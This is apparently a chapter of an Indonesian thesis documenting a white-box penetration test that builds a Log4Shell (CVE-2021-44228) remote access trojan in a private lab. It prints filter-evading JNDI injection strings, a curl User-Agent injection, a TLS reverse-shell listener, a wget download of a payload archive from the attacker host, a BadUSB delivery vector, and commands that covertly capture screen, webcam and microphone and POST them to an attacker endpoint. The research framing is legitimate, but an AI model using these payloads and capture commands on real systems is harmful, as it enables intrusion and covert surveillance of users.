Pada tahap ini, penulis melakukan pemetaan terhadap bagaimana pengujian dilakukan beserta dengan penggunaan instrumen pendukungnya. Dikarenakan bentuk pengujian berupa *white-box testing* dengan seluruh instrumen pengujian yang dibangun internal, maka tidak disertakannya suatu bentuk surat izin, perjanjian, atau bentuk kesepakatan

antara dua pihak lainnya. Adapun pengujian dilakukan dengan menggunakan perangkat pendukung yang tertera dalam spesifikasi perangkat pada tabel 4.1. Berikut pada tabel 4.3 merupakan keterangan terhadap persiapan dalam menjalankannya pengujian:

Tabel 4.3 Hasil tahap pre-engagement

Kegiatan	Status	Hasil	
Identifikasi Lingkup Pengujian	✓	Target	Aplikasi <i>desktop</i> GUI dan sistem pada <i>laptop</i> B
		Jaringan	Lokal privat
		Akses Kontrol	Lengkap (<i>white-box</i>)
Tujuan Pengujian	✓	Primer	Melakukan pengembangan PoC terhadap kerentanan Apache Log4j pada CVE-2021-44228 dalam ancaman Remote Access Trojan
		Sekunder	Menganalisis efek kondisi sumber daya sistem target terhadap eksploitasi dan mitigasinya
Waktu Pengerjaan	✓	Mulai	Rabu, 08 Agustus 2022
		Selesai	Minggu, 27 November 2022
Domain & Alamat IP	✓	<i>Laptop</i> A	192.168.1.9 / 24
		<i>Laptop</i> B	192.168.1.13 / 24
		<i>Container</i> A	172.17.0.2 / 32
		DN Dasar	dc=attacker,dc=com
Aturan Keterlibatan	✓	Regulasi	Tidak ada restriksi durasi
		Lokasi	Indonesia
		Izin Penetrasi	Personal (<i>white-box</i>)
Program Pengujian	✓	Pemindaian	OWASP Dependency Check
			Sonatype OSS Index Maven
			Virus Total
			Nping
		Observasi	Utilitas program pemantauan Linux
Kapabilitas Pengujian	✓	Eksploitasi	Cooki3
		Pengumpulan informasi	
		Pemindaian dan analisis kerentanan	
		Penetrasi atau Penyerangan	
		Pengambilan dan pemindahan data internal	
Kapabilitas Pengujian	✓	Pengumpulan dan penyajian data internal	

4.3.2 Intelligence Gathering

Tahap *intelligence gathering* berikut digunakan penulis untuk meninjau informasi pada target pengujian dalam mempersiapkan tahap eksploitasinya. **Terdapat** dua pendekatan yang berbeda untuk masing-masing target pengujian. **Pada** aplikasi target, pencarian informasi dilakukan dengan pengecekan validasi input pengguna serta pemindaian kerentanan terhadap dependensinya. **Sedangkan** pada sistem target, informasi diambil melalui pemindaian terhadap presensi *firewall* yang kiranya aktif.

Pada sisi aplikasi target, berikut pada tabel 4.4 merupakan hasil pemindaian kerentanan dengan *plugin* OWASP Dependency Check dan Sonatype OSS Index Maven serta pengecekan eksternal melalui situs Virus Total, dan validasi input pengguna:

Tabel 4.4 Hasil tahap information gathering pada aplikasi target

<i>OWASP Dependency-Check</i>		
Informasi	Hasil	
Rangkuman	Projek	mvn-auth-client:compile
	Dependensi	log4j-core-2.14.1.jar
	ID Kerentanan	cpe:2.3:a:apache:log4j:2.14.1:*:*:*:*:*
	Dependensi	2 (1 rentan)
	Jumlah CVE	4
	Status Maks.	Kritis
Kerentanan CVE-2021-44228	Versi Rentan	Apache Log4j2 2.0-beta9 – 2.15.0
	Deskripsi	Penyerang yang mengontrol parameter dari pesan <i>logging</i> dapat mengeksekusi kode yang diambil dari layanan LDAP melalui fitur <i>message lookup substitution</i>
	CWE-917	Kelemahan netralisasi dalam ekspresinya
	CVSS v2 <i>Base</i>	Tinggi (9.3)
	CVSS v3 <i>Base</i>	Kritis (10.0)
	Referensi	Cisco, Siemens, Apple, Debian, Oracle
<i>Sonatype OSS Index Maven</i>		
Informasi	Hasil	
Rangkuman	Dependensi	org.apache(-):log4j-core:jar:2.14.1:compile
	Koordinat	pkg:maven(-)/log4j-core@2.14.1
	Deskripsi	Implementasi Log4j

Kerentanan CVE-2021-44228	ID CWE	CWE-917
	ID CVE	CVE-2021-44228
	Judul	[CVE-2021-44228] CWE-917: Netralisasi elemen khusus yang disalahgunakan dalam suatu ekspresi input (Injeksi Ekspresi)
	CVSS v3 Base	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
	Status <i>Compile</i>	Error (dibatalkan)
<i>Virus Total</i>		
Informasi	Hasil	
Properti	Nama Berkas	authclient-gui-8.22.jar
	MD5	44fc550d4176c30f16825b082304d37a
	Versi JDK	1.8.0_333
	<i>Main Class</i>	hpc.mvn.auth.client.Main
	Ukuran Berkas	1.95 MB
	Status	Berkas ditandai sebagai <i>malicious</i>
Deteksi Vendor	Panda Security	<i>Vulnerability</i> / Log4j (1/63)
<i>Validasi Input Pengguna</i>		
Informasi	Hasil	
Properti	Fitur	Login dan permohonan perubahan sandi
	Tipe Input	Teks (String)
	Tipe Karakter	<i>Alphanumeric</i> + karakter simbol
	Ukuran Input	Tidak ada batasan
	Modifikasi	Bisa


Pada sistem target, lancarnya serangan *BadUSB* dalam menjalankan layanan HTTP Java dan koneksi *remote access* ditentukan dari tingkat keaktifan *firewall*. Berikut pada tabel 4.5 merupakan hasil pemindaian koneksi *inbound firewall* dari sistem target terhadap jangkauan nomor porta dinamis menggunakan program Nping:

Tabel 4.5 Hasil tahap information gathering pada sistem target

Informasi	Hasil			
Rangkuman	IP Target	192.168.1.13		
	Protokol	TCP		
	Nomor Porta	49152 – 65535 (16.383 paket)		
	Staus Paket	<i>sent</i> (100,00 %)	<i>rcvd</i> (99.38 %)	<i>lost</i> (0.63 %)
	Waktu RTT	<i>min</i> (0.03 ms)	<i>max</i> (198.5 ms)	<i>avg</i> (41.78 ms)

4.3.3 Threat Modelling

Adanya tahap *threat modelling* ditunjukkan untuk memetakan potensi ancaman yang dapat terjadi melalui celah kerentanan terhadap suatu aset pengujian. **Pada** kasus ini, dikarenakan perangkat dari target pengujian berupa personal, maka aset primer dalam target pengujian ini adalah rekaman dari aktivitas pengguna. **Dengan** penentuan aset tersebut, berikut adalah pemodelannya melalui *attack tree* pada gambar 4.13 terhadap pemanfaatan celah kerentanan Apache Log4j:



Gambar 4.13 Hasil pemetaan attack tree

Dalam skenario serangan dari gambar 4.13 diatas penulis membentuk dua jalur untuk dapat menuju aset utama tersebut, yaitu melalui *node direct access* serta *remote access*. **Untuk** menuju *node remote access*, terdapat hal yang harus dipenuhi terlebih dahulu yaitu adanya koneksi *listener* melalui pendekatan *reverse shell TCP*, serta serangan yang dapat mendukung koneksinya. **Bentuk** koneksi tersebut dipilih agar memudahkan skema pengujian, yang mana disimpulkan dari hasil pemindaian status *firewall* pada tabel 4.5. **Dengan** menyesuaikan celah kerentanan Apache Log4j, adapun bentuk dari

penyebaran serangan dalam *node* RAT dan RCE yaitu melalui *node malicious device* berupa perangkat *BadUSB* dalam tingkatan sistem, serta melalui *node code injection* yang berupa *JNDI Injection* pada tingkatan aplikasi. **Pemilihan** jalur tersebut nantinya mempengaruhi aspek dari cangkupan area kerentanan pada penilaian CVSS.

4.3.4 Vulnerability Analysis

Tahap *vulnerability analysis* pada dasarnya dilakukan untuk menganalisa serta memvalidasi informasi yang telah didapatkan pada tahap sebelumnya. **Hasil** analisa tersebut yang kemudian digunakan untuk merumuskan nilai CVSS dalam mengukur tingkatan kerentanan terhadap sistem target berdasarkan lingkup pengujian ini.

Adapun informasi yang didapatkan dalam tahap *intelligence gathering* merupakan hasil pemindaian *firewall* sistem target serta kerentanan dari dependensi aplikasi target. **Hasil** pemindaian dari keaktifan *firewall* pada tabel 4.5 menunjukkan bahwa sistem target tidak melakukan restriksi apapun terhadap koneksi *inbound* dalam jangkauan nomor porta dinamis. **Hal** ini ditandai dengan lengkapnya paket yang diterima serta yang dikirim; menyebabkan rendahnya margin eror diantara keduanya. **Hasil** tersebut akan berbeda apabila sistem mengimplementasikan suatu *ruleset firewall* berupa opsi *reject*, yang membuat paket ditolak saat sampai di sistem target, ataupun berupa opsi *drop*, yang membuat sisi penyerang tidak mendapatkan paket *rcvd* apapun dengan persentase paket *lost* 100%. **Berdasarkan** hasil pemindaian tersebut, maka sistem target diharapkan dapat memproses paket *request* penyerang terhadap layanan HTTP Java yang berjalan di dalamnya untuk melakukan tahap eksploitasi.

Pada sisi aplikasi target, hasil tabel 4.4 menunjukkan bahwa didapakkannya dependensi Apache Log4j yang kerentanannya sesuai dengan referensi vendor, yaitu CVE-2021-44228. **Adapun** referensi dasar yang menjabarkan kerentanan tersebut secara umum melalui standar *Common Weakness Enumeration* (CWE). **Referensi** CWE-917, yang berperan sebagai enumerasi abstrak untuk kerentanan Apache Log4j, secara eksplisit menjelaskan bahwa terdapatnya penggunaan ekspresi khusus di dalam pesan *logging*, seperti $\{xyz\}$, yang dapat membuatnya bersifat *executable*. **Fungsi** ini yang kemudian

digunakan untuk menjalankan suatu serangan RCE terhadap lemahnya netralisasi dalam ekspresi dan filterisasi input pengguna, yang disebut juga sebagai *Expression Language (EL) Injection* (CWE, 2022). Berdasarkan tulisan Khadidya dalam PoC kerentanan ini, untuk menghindari filterisasi input pengguna dan pemblokiran berbasis pola terhadap HTTP *request*, satu pendekatan yang dapat digunakan yaitu dengan memanfaatkan ekspresi khusus untuk melakukan *masking* tanpa mengubah konten alamat *payload*-nya. (Khadadiya, 2021). Berikut adalah dua contoh penggunaannya:

- `{{lower:{{lower:jndi}}:{{lower:{{:~l}}:~d}}:~a}}:~p}}://domain.com/cn=payload,dc=domain,dc=com}`
- `{{j{{k8s:k5:-ND}}:{{sd:k5:-{{123%25ff:-{{123%25ff:-{{upper:1}}:}}}}ldap}}://domain.com/cn=payload,dc=domain,dc=com}`

Sedangkan pada sisi sistem target, penggunaan *BadUSB* dalam menyebarkan *payload* RAT tidak menjadi hambatan terhadap jalannya pengujian. Hal ini dikarenakan minimnya bentuk pemblokiran akses terhadap perangkat HID pada suatu mesin laptop, yang mana pendekatannya berbeda untuk penggunaan *removeable media storage*.

Pada implementasinya, kerentanan juga melanggar dua aspek utama dalam prinsip keamanan informasi, yaitu aspek kerahasiaan, dengan berpotensi untuk mengakses data dan informasi di luar tingkatan aplikasi, serta aspek integritas, dengan kapabilitas untuk menjalankan suatu kode atau perintah tanpa hak otoritas yang seharusnya. Berdasarkan analisis di atas, berikut pada tabel 4.6 adalah asesori nilai CVSS dalam semua metrik pada kerentanan CVE-2021-44228 yang diadaptasikan dengan konteks lingkungan pengujian, vektor serangan, cakupan area serangan, serta aset target:

Tabel 4.6 Nilai CVSS versi 3.1 pada CVE-2021-44228 terhadap pengujian

Metrik Grup	Vektor								Nilai
<i>Base</i>	AV	N	AC	L	PR	N	UI	N	10.0
	S	C	C	H	I	H	A	H	
<i>Temporal</i>	E	H	RL	O	RC	C			9.5
<i>Environmental</i>	CR	H	IR	H	AR	L			8.4
	MAV	A	MAC	L	MPR	N	MUI	N	
	MS	U	MC	H	MI	H	MA	L	

4.3.5 Exploitation

Berdasarkan diagram *attack tree* pada gambar 4.13, bentuk eksploitasi akan dilakukan dalam dua bentuk vektor serangan pada cangkupan area serangan yang berbeda, yaitu *Hands-on-Keyboard* dan *BadUSB*. Dalam mempersiapkan jalannya eksploitasi, adapun berikut pada tabel 4.7 merupakan informasi dasar terhadap setiap layanan yang berjalan pada *container A*:

Tabel 4.7 Informasi konfigurasi layanan dalam container A

Layanan	Informasi		
Apache HTTP Server	Alamat URL	http://192.168.1.9:2022/	
	Berkas Indeks	Payload.class	
		pwnd.tar.gz	
Go HTTP Server	Alamat URL	http://192.168.1.9:2080/properties	
	Atribut Properti	HOST	192.168.1.9
		SHELL	/bin/bash
		PORT_LISTENER	60606
		PORT_JAVA_HTTP	50077
OpenLDAP Server	Alamat URL	ldap://192.168.1.9:2038/	
	DN Payload	cn=1807422020,dc=attacker,dc=com	

Selain layanan pada *container A*, hal lain yang perlu dipersiapkan untuk membangun *remote access* adalah konektivitas untuk menghubungkan *shell*-nya. Adapun *listener* yang dibangun pada sisi penyerang untuk menyesuaikan bentuk *shell payload* yang digunakan, yaitu *reverse shell* TCP. Berikut pada gambar 4.14 merupakan penggunaan dari skrip *cooki3* dalam membangun koneksi *listener* melalui nomor porta yang sesuai pada tabel 4.7 diatas, yang mana juga didukung dengan protokol SSL pada komunikasinya untuk mengamankan jalannya serangan:

```

log4shell-white-box/red/payload main *2 *1 via v1.8.0
└─ 10:48:54 )> ./cooki3.sh -o 60606 -c ../openssl-cert/bind.pem -n wlp2s0
[-] SSL-listen : 192.168.1.9:60606 ...
[-] SSL-cert   : ../openssl-cert/bind.pem ...
[-] SSL-verify : disabled (0) ...
---
```


Gambar 4.14 Pembuatan koneksi listener dalam sistem penyerang

Pada sisi aplikasi target, serangan dimulai dengan menginjeksikan alamat *payload* ke dalam kolom nama akun dari aplikasi. Dikarenakan konten pada kolom tersebut akan dimasukkan ke dalam berkas *log* terlepas dari benar atau salahnya data akun, maka pada dasarnya alamat *payload* dapat langsung tereksekusi. Adapun gambar 4.15 merupakan serangan injeksi yang dilakukan di aplikasi target dengan mengetikkan secara langsung alamat *payload*, yaitu sebagai berikut:

```

${j}${k8s:k5:-ND}${sd:k5:-${123%25ff:-${123%25ff:-${upper:1:}}}${lower:
r:${::-l}${::-d}${::-a}${::-p}}}://192.168.1.9:2038/cn=1807422020,dc
=attacker,dc=com}

```



Gambar 4.15 Injeksi payload ke dalam aplikasi target

Setelah injeksi berhasil tereksekusi, *payload* lalu menyambungkan koneksinya dengan *listener* yang telah dibuat pada gambar 4.14. Adapun gambar 4.16 di bawah merupakan tampilan saat koneksi *remote access* berhasil tersambung, yang kemudian dilakukan eskalasi terhadap utilitas TTY *shell*-nya melalui program Python yang tersedia di dalam sistem target. Hal ini dilakukan agar akses *shell* dapat lebih kompatibel dan interaktif terhadap penggunaannya, seperti fitur *tab completion*, navigasi arah, serta penyesuaian variabel *terminal*. Pendekatan tersebut diawali dengan mengunduh arsip `pwnd.tar.gz` yang terindeks pada layanan Apache HTTP Server, untuk kemudian menjalankan skrip `cook13` sebagai inisiasi pembaharuan *shell* melalui opsi `-i`. Adapun bentuk akhir yang


ditunjukkan pada gambar 4.16 berikut yaitu tampilan alamat IP dari sistem target yang mana akses *shell*-nya sudah didapatkan dari sistem penyerang:

```

log4shell-white-box/red/payload main x2 x1 via v1.8.0
└─ 11:09:25 ──> ./cooki3.sh -o 60606 -c ../openssl-cert/bind.pem -n wlp2s0
[+] SSL-listen : 192.168.1.9:60606 ...
[+] SSL-cert : ../openssl-cert/bind.pem ...
[+] SSL-verify : disabled (0) ...
---
bash: cannot set terminal process group (975): Inappropriate ioctl for device
bash: no job control in this shell
l
<h-client$ wget -q -O /tmp/.a http://192.168.1.9:2022/pwnd.tar.gz
client@hp2560p:~/Git/log4shell-white-box/blue
<ell-white-box/blue/mvn-auth-client$ tar -xvf /tmp/.a -C /tmp/
client@hp2560p:~/Git/log4shell-white-box/blue/mvn
<-white-box/blue/mvn-auth-client$ /tmp/./.cooki3.sh -i
[+] spawning python's tty in /usr/bin/python3.8 ...
[+] s
uggesting static terminal size, rows [20/42] x cols [108/222] ...
[+] to use interactive shell, please do the f
ollowing commands after suspension ...
[+] $ stty rows X cols X
[+] $ export TERM=xterm-256color
client@hp2560p:
<ell-white-box/blue/mvn-auth-client$ stty rows 42 cols 108
client@hp2560p:~/Git/log4shell-white-box/blue/mvn-auth-client$ export TERM=xterm-256color
client@hp2560p:~/Git/log4shell-white-box/blue/mvn-auth-client$ ifconfig wlo1 | grep inet | tr -s '\t' ' ' | cu
t -d ' ' -f 3,5 | (tput setaf 2; cat; tput sgr0;) && echo
192.168.1.13 255.255.255.0
  
```

Gambar 4.16 Remote access melalui vektor serangan hands-on-keyboard

Sedangkan pada sisi dari sistem target, serangan dimulai dengan menghubungkan perangkat *BadUSB* ke dalam *laptop* target. Perangkat nantinya menjalankan konten skrip dari berkas *digispark.sh*, yang diawali dengan membuka program *console* serta mengemulasikan *keyboard* untuk menulis konten-nya dalam *encoding base64*. Berikut pada gambar 4.17 merupakan proses dari *BadUSB* dalam menuliskan perintah dari konten tersebut melalui *console* dari sistem target:




Gambar 4.17 Proses penulisan skrip melalui BadUSB di dalam console

Setelah penulisan selesai, sistem akan membuka program *terminal* secara sekilas untuk menjalankan aplikasi layanan HTTP Java di belakang latar, lalu mencabut prosesnya dari program tersebut untuk dapat berfungsi secara independen. Berbeda dengan vektor serangan sebelumnya, eksekusi skrip *BadUSB* sudah mencangkup pengunduhan dan pengestrakan arsip *pwdn.tar.gz* untuk digunakan pada tahap selanjutnya. Adapun perintah di bawah merupakan serangan injeksi melalui program *curl* yang dilakukan terhadap aplikasi layanan HTTP Java yang berjalan, dengan alamat *payload* dan bentuk dari *header* *User-Agent* sebagai berikut:

```
$ curl http://192.168.1.13:50028 -H 'user-agent: ${${env:PATH_DUM
MY:-j}nd${sys:SYS_DUMMY:-i}:${lower:${::-l}${::-d}${::-a}${::-
p}}://192.168.1.9:2038/cn=1807422020,dc=attacker,dc=com}'
```

Merujuk pada bentuk *listener* yang sama, keberhasilan injeksi melalui HTTP *request* tersebut membuat sistem target dapat menyambungkan koneksinya untuk membangun koneksi *remote access*. Adapun gambar 4.18 berikut merupakan tampilan saat koneksi berhasil tersambung, yang lalu dilakukan pendekatan yang sama untuk memperbarui utilitas *shell*-nya dan menampilkan alamat IP dari sistem target yang dikendalikan:



```
client@hp2560p: ~
log4shell-white-box/red/payload main *5 *1 via v1.8.0
14:13:49 ) ./cook13.sh -o 60606 -c ../openssl-cert/bind.pem -n wlp2s0
[-] SSL-listen : 192.168.1.9:60606 ...
[-] SSL-cert : ../openssl-cert/bind.pem ...
[-] SSL-verify : disabled (0) ...
---
bash: cannot set terminal process group (4145): Inappropriate ioctl for device
bash: no job control in this she
ll
client@hp2560p:~$ /tmp/./cook13.sh -i
[-] spawning python's tty in /usr/bin/python3.8 ...
ic terminal size, rows [26/42] x cols [108/222] ...
[-] to use interactive shell, please do the following comma
nds after suspension ...
[-] $ stty rows X cols X
[-] $ export TERM=xterm-256color
client@hp2560p:~$ stty rows 4
2 cols 108
client@hp2560p:~$ export TERM=xterm-256color
client@hp2560p:~$ ifconfig wlo1 | grep inet | tr -s '\t' ' ' | cut -d ' ' -f 3,5 | (tput setaf 2; cat; tput sg
r0;) && echo
192.168.1.13 255.255.255.0
```

Gambar 4.18 Remote access melalui vektor serangan perangkat badUSB


Dikarenakan tujuan dari kedua vektor serangan telah mencapai titik yang sama, maka pendekatan kedepannya akan mewakili kelanjutan dari kedua vektor tersebut terhadap objektif yang sama, yaitu mendapatkan rekaman aktivitas pengguna. **Adapun** rekaman yang ditargetkan berupa tangkapan gambar layar, rekaman audio dari mikropon, serta tangkapan foto dari kamera *laptop* target. **Berikut** merupakan perintah yang digunakan dalam mendapatkan dan mengirim ketiga data aset tersebut menuju *endpoint* /capture pada aplikasi layanan HTTP Go:

```
## tangkapan gambar layar
$ import -window root /tmp/.$rand.png

## tangkapan foto kamera
$ streamer -o /tmp/.$rand.jpeg 2> /dev/null


## rekaman audio mikropon
$ arecord -fdat /tmp/.$rand.wav -d $4 -q

$ datab32=$(cat /tmp/.$rand.${ext,,} | base32 | tr -d '\n')
$ echo "{\"TYPE\": \"\$media\", \"TITLE\": \"\$${2^^}\", \"TIMESTAMP\": \"\$timestamp\", \"ENCODING\": {\"EXTENSION\": \"\$ext\", \"BASE32\": \"\$datab32\"}}\" | curl -X POST -d @- http://$3/captures
```



Gambar 4.19 Data aset tangkapan dalam endpoint /capture

Setelah seluruh data aset tersimpan di dalam *endpoint* /captures pada gambar 4.19, langkah terakhir yang dilakukan yaitu mengunduhnya secara lokal di dalam sistem penyerang. Adapun penggunaan skrip *cooki3* untuk mengambil atribut BASE32 dari data aset dan melakukan *decoding* yang sesuai dengan ekstensi berkasnya. Berikut pada gambar 4.20 merupakan penggunaan skrip serta tampilan dari berkas yang tersimpan:



